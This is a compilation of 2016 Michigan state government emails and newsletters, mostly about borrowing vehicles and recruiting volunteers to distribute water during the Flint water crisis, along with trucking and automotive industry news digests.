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I have offered up a semi/trailer as that would be much easier for us to provide, he is asking.

Let me know.  
Thanks,  
Kim

---

**From:** Root, Kim (MDOC)  
**Sent:** Tuesday, January 12, 2016 12:50 PM  
**To:** Groenleer, Eames E. (MDOC)  
**Cc:** Whitford, Michael (MDOC); Reynolds, Vince (DTMB)  
**Subject:** RE: State of Emergency

Starting tomorrow for 5 days is what Vince told me.

---

**From:** Groenleer, Eames E. (MDOC)  
**Sent:** Tuesday, January 12, 2016 12:48 PM  
**To:** Root, Kim (MDOC)  
**Cc:** Whitford, Michael (MDOC); Reynolds, Vince (DTMB)  
**Subject:** RE: State of Emergency

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**To:** Groenleer, Eames E. (MDOC)  
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You are the only area with this type of vehicle. You have one in Ionia and the rest are in Jackson. Fleet will be providing M1653 truck for this. Do you think that Ionia could spare their truck for a few days?

I have offered up a semi/trailer as that would be much easier for us to provide, he is asking.

Let me know.  
Thanks,  
Kim

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

---

This e-mail was sent to [reynoldsv@michigan.gov](mailto:reynoldsv@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S.

Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*



---

**From:** Cischke, Roy (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:15 PM  
**To:** Rupert, Robert (DTMB);Reynolds, Vince (DTMB)  
**Subject:** DOC Flint

Unit number of the truck we borrowed from corrections for Flint water distribution.

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).


Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director


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This e-mail was sent to [reynoldsv@michigan.gov](mailto:reynoldsv@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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
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**From:** Transport Topics <ttnews-express@lyris.truckline.com>  
**Sent:** Wednesday, January 27, 2016 12:06 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Trucking Companies Rally to Provide Water to Flint Residents: TT Express

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January 27, 2016

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#### IN THIS ISSUE:



**Trucking Companies Rally to Provide Water to Flint Residents**



**National Diesel Average Falls to \$2.071, Down 4.1¢**



**New Mexico Proposes Plan to Recover Millions From Tax-Dodging Truckers**



**And more...**



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#### Trucking Companies Rally to Provide Water to Flint Residents

Several trucking companies and large retailers on Jan. 26 announced plans to donate and truck in tens of thousands of bottles of water for residents and schoolchildren of Flint, Michigan, to assist the community that is experiencing a drinking water crisis.

#### National Diesel Average Falls to \$2.071, Down 4.1¢

The U.S. retail diesel average fell for the 11th consecutive week, dropping 4.1 cents a gallon to \$2.071, while in two regions of the country average prices dropped below \$2 a gallon, the Department of Energy reported Jan. 25.

## **New Mexico Proposes Plan to Recover Millions From Tax-Dodging Truckers**

The New Mexico Department of Transportation is asking lawmakers to change how weigh stations are managed in an effort to capture as much as \$56 million a year that analysts estimate the state is losing to truckers who don't pay fees to haul their loads across New Mexico roads.

**This week's cartoon: "Stock Up Now"**

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## **Accuride's New Steel Wheel Has Corrosion Warranty; Lighter Weight Brake Drums in Development**

Heavy-duty supplier Accuride Corp. introduced EverSteel, a new steel wheel that uses a four-phase coating technology and comes with a five-year warranty against corrosion, both industry firsts, the company said.

## **Land Air Express of New England, North East Freightways Create Commercial Alignment**

Land Air Express of New England Ltd. and North East Freightways Inc. have created a commercial alignment to make more efficient use of the carriers' resources two weeks after Land Air Express resumed operations.

## **Cummins Filtration Opens New Headquarters in Nashville**

The filtration division of Cummins Inc. moved its headquarters within the Nashville, Tennessee, metropolitan area, the company said Jan. 26.

**[Click here to view Transport Topics' Industry Events Calendar](#)**

**More News Below**

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## **FedEx Tax-Break Deal Wins Final Approval From Board in Collierville, Tenn.**

FedEx Corp. asked Collierville, Tennessee, for a 20-year tax break in exchange for keeping its big information technology center in the town, and on Jan. 25 the board of mayor and aldermen complied.

## **CargoNet Reports 1,500 Commercial Cargo and Vehicle Thefts in 2015**

CargoNet received reports of more than 1,500 incidents of stolen commercial-vehicle cargo

or equipment in the United States and Canada during 2015, the theft prevention and recovery network said.

### Swift Fourth-Quarter Net Income Rises 24%

Swift Transportation Co. improved fourth-quarter net income by 24% to \$72.5 million, or 51 cents per share, helped by operational improvements throughout the company and improved profits at its dedicated freight unit.

### More News Below

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### Georgia Port Cargo Slumps 6.3% in December

The Georgia Ports Authority reported that containerized cargo slumped 6.3% in December, marking the first year-over-year decline since July 2013.

### Canadian Freight Index Falls 36% Year-Over-Year in December

Load board operator TransCore Link Logistics said its freight index for Canadian and cross-border loads declined 36% in December compared with a year earlier. However, a dip in equipment volumes led to tightening of the truck-to-load ratio.

### Strong Online Shopping Offers Blessings, Curses for Covenant Transportation

Covenant Transportation is poised to grab a share of the growing e-commerce market, which delivered a mixed bag of blessings and curses during the Christmas holiday rush, the Chattanooga, Tennessee, trucking company said Jan. 26.

**Click here for more stories at Transport Topics Online**

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#### OF INTEREST



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**From:** Dubbs, Jim (DNR)  
**Sent:** Tuesday, February 16, 2016 10:18 AM  
**To:** Osterland, Lee (DNR)  
**Cc:** MDEQ-ECC-IMT; Reynolds, Vince (DTMB); Hagler, Gary (DNR)  
**Subject:** RE: VTS Contact

Lee,

What kind of vehicles to do need?

Jim

---

**From:** Hagler, Gary (DNR)  
**Sent:** Tuesday, February 16, 2016 9:39 AM  
**To:** Dubbs, Jim (DNR)  
**Cc:** Osterland, Lee (DNR); MDEQ-ECC-IMT  
**Subject:** VTS Contact  
**Importance:** High

Jim,

Can you assist Lee with contacting VTS in regard to obtaining vehicles for the Flint Water Event sampling efforts.

Thanks  
GH

Gary Hagler  
Law Enforcement Division, Chief  
Michigan Department of Natural Resources

---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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**From:** HDT Headline News <hdtheadlinenews@bobitnews.com>  
**Sent:** Thursday, January 28, 2016 6:02 AM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Volvo Group Reorganizes By Truck Brands | Trucking Company Organizes Flint Bottled Water Drive

Ohio Trucking Company Organizes Bottled Water Drive for Flint

[Click to view online](#)



January 28, 2016

## Volvo Group Reorganizes by Truck Brands



The Volvo Group is reorganizing based on truck brand, a move the Sweden-based global truck and engine maker says "offers clearer commercial accountability" for the group's various truck brands.

## Ohio Trucking Company Organizes Bottled Water Drive for Flint



Kevin Burch grew up in Flint, Mich., so it's only natural that he would start a campaign to get trucking companies involved in providing bottled water to the city whose water has been poisoned by dangerous levels of lead.



## Spot Freight Rates Continue Freefall



First, the good news. Last week's winter storms had minimal effect on spot market truckload freight rates and load-to-truck ratios. Now, the bad news. Both managed to slip all on their own, with rates in the three major sectors being the lowest in at least the last four weeks.

## Time Off Positively Impacts Driver Performance, Study Shows



Carriers can improve the productivity and performance of drivers by meeting their requests to take time off, according to the results of a recent study conducted by Stay Metrics.



## Economist: Low Risk of U.S. Recession



The odds of a recession in the U.S. during the first three quarters are low, according to Bob Dieli, president and founder of RDLB, Inc.

## Accuride Rolls Out Anti-Corrosion EverSteel Wheel Technology



At HDAW, component supplier Accuride launched its EverSteel wheel technology, designed to prevent corrosion in steel wheels, as well as two new lightweight aluminum wheels.




## Earnings Watch: Heartland Profit Drops, Patriot

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BLOG

### Model Train Show Includes Trucks that Deliver Memories

The Greenberg Great Train & Toy Show is an annual event at the fairgrounds in Columbus, Ohio. On the show's layouts as in real life, trucks and trailers play an important transportation role.







### What Does a Skateboarder Have to do with CSA?

A tragic accident illustrates why carriers want the Compliance, Safety, Accountability program to include crash accountability.

### Roll-Off Truck's Raised Rails Batter a Bridge

Roll-off truck drivers: Did you turn off the PTO? Trucks and

## DOWNLOAD WHITEPAPER

-  What the New FMCSA Electronic Logging Device Rule Means for Motor Carriers and Truck Drivers
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-  Is Your Business Ready for the ELD Mandate?
-  What do today's fleet professionals think of GPS tracking technology?
-  Improve Fleet Performance by Changing Driver Behavior

## PHOTO GALLERIES



Rush Truck Centers 10th Annual Tech Skills Rodeo



Photos: Kenworth and the Capitol Christmas Tree



Photos: Kenworths on the Paccar Test Track



Photos: Hauling the Capitol Christmas Tree

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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:51 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed



to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:55 AM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** Thank you for your service



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## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



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Governor Snyder signature

Governor Rick Snyder



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Photos of state employees volunteering

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
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
**From:** Automotive News <autonews@CrainAlerts.com>  
**Sent:** Monday, February 01, 2016 1:01 AM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** WEEKLY: Sergio's big FCA bet | GM avoids Flint crisis | Pruning the Prius tree? | Urban mobility strategies | Nissan's Detroit plan | Former BMW tuner at Hyundai | JCI's spinoff | Lear's goal

Most read story last week  
**FCA tilts N.A. production plans to trucks, scales back Alfa ambitions**

February 1, 2016




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## NEWS ANALYSIS: SERGIO'S BIG BET


# What FCA stands to gain from outsourcing small and midsize sedans

Fiat Chrysler Automobiles' risky strategy -- basically to get out of the commodity car business and focus on its most profitable products -- may be the best chance for FCA to overcome a perilous lack of resources and find the merger partner it craves.



## How GM saved itself from Flint water crisis

Thanks to its fortuitous location and some heads-up planning, GM was able to sidestep a crisis that has befallen everyone else in the city where it was born more than a century ago.



## Toyota's fuel-thrifty Prius family may decrease as the automaker ponders strategy

In early 2011, Toyota issued a bold prediction: The Prius family of vehicles would be Toyota's best-selling nameplate in the U.S. by the end of the decade. Five years later, things have changed.



**59,000 new auto sales. \$296 million in incremental profit.**

These are the results one auto giant realized when it applied a personalized approach to its lease loyalty program.

[Click here](#) to read the full story.

## GM lines up urban mobility deals, while Ford experiments 'everywhere'

GM and its competitors are determined to get on board with changes in technology and demographics that are bringing people back to cities and thrusting car-sharing and ride-sharing into the mainstream. The question is how.



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Can Nissan breach Fortress Detroit?

## Can Nissan breach Fortress Detroit?

Nissan wants to be king of the imports in Detroit, where it barely has a presence and imports barely matter.



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BMW's top tuner relishes his new role at Hyundai

WHAT COMES AFTER M?

## BMW's top tuner relishes his new role at Hyundai

Hyundai, which began building its own engines only in 1991, has laid out a full-fledged product plan for its new Genesis luxury brand, with help from a cadre of executives poached from Bentley, BMW and Lamborghini. Albert Biermann may be the most important of those hires.

## JCI's spinoff must refocus to remain on top

Just two years ago, Johnson Controls Inc. was a major automotive supplier, but it has been transformed by a series of deals that have split up its operations, leaving its interior parts business in a joint venture with a Chinese partner and making its seating unit an independent company. Its automotive battery division and building controls business will remain with a new Ireland-based company to be created in a proposed merger with Tyco International.

## Lear's goal: Seats with style, smarts

Automotive parts supplier Lear Corp. is developing a seat of the future to appeal to automakers as they look increasingly to interiors to set their vehicles apart. The new design is the product of an engineering unit Lear has set up in Southfield, Mich.



Lawyers' clash roils ignition lawsuit

AutoNation cuts inventory, jobs

No path to profits: Why Ford exited 2 key Asian markets

International operations help Ford's bottom line

Cheap gas hits hybrid, EV residuals

Hyundai soft-pedals slogan on Super Bowl stage

The Super Bowl auto ad lineup

Acura boss: 'I'm getting schooled' in marketing

Dealership picks up on VW enthusiast vibe

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## COLUMNS

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
RICHARD JOHNSON

Woo suppliers with longer deals




JAMES B. TREECE

Industry breaks trust, makes its bed



LARRY P. VELLEQUETTE

Jeep Wagoneer? Where did that come from?



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
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### EVENTS

- » March 31 - Automotive News Retail Forum
- » May 10 - LA Marketing Seminar
- » June 7 - Rising Stars
- » June 8 - ANE Congress



### WEBINARS

- » Feb. 2 at 2pm ET - Service Drive  
*by AutoPoint*
- » Feb. 9 at 2pm ET - Best Dealerships  
*by Best Dealerships To Work For*
- » Feb. 11 at 2pm ET - Warranty Strategies  
*by Papa*
- » Feb. 17 at 2 pm ET - Social Media  
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
**From:** Automotive News <autonews@CrainAlerts.com>  
**Sent:** Tuesday, February 02, 2016 4:32 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** DAILY: Snow storms drive sales down 0.4%; SAAR rises to 17.55 million | Toyota credit arm reaches settlement with CFPB | Chinese firm to buy airbag supplier Key Safety Systems | Mazda issues 2 recalls

Today's most read story  
**Snow storms drive sales down 0.4%;  
SAAR rises to 17.55 million**

February 2, 2016

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
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## JANUARY 2016 U.S. SALES

### Snow storms drive sales down 0.4%; SAAR rises to 17.55 million

U.S. auto sales declined 0.4 percent last month, as severe winter weather pushed some consumers to put off car shopping until February. With two fewer sales days, the sales rate still rose to 17.55 million.



### Toyota Motor Credit reaches pact with CFPB over discriminatory loan pricing

U.S. financial regulators said they reached an agreement with Toyota's financial unit for it to pay up to \$21.9 million in restitution to thousands of minority borrowers over discriminatory loan pricing.

#### MOST READ (Last 7 days)


**How GM saved itself from Flint water crisis**

**What FCA stands to gain from outsourcing small and midsize sedans**

**Ford generates \$7.4 billion profit for 2015 after strong Q4**

**Ford, aiming for pickup fuel economy crown, preps diesel-powered F-150**

**How GM ignition-switch plaintiffs' lawyer botched his big case**



### Key Safety Systems to be acquired by Chinese conglomerate in \$920 million deal

Airbag and seat belt supplier Key Safety Systems Inc. has agreed to be acquired by Chinese auto conglomerate Ningbo Joyson Electronic Corp. in a \$920 million deal.

***“It’s the best system out there for our entire organization.”***


*Randy Yockey, Co–Owner of Friendly Ford, uses Advanced Service to drive profits and increase retention. He is seeing more repeat customers, better internal communication, and a transformation in his service experience.*

*See Randy’s Story*



